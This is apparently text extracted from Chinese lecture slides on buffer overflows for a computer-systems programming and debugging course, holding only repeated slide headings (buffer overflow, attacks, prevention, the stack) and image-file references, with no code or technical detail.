


《计算机系统基础（四）：编程与调试实践》

缓冲区溢出




缓冲区溢出


缓冲区溢出攻击

缓冲区溢出防范


缓冲区溢出



缓冲区溢出




缓冲区溢出




栈


缓冲区溢出



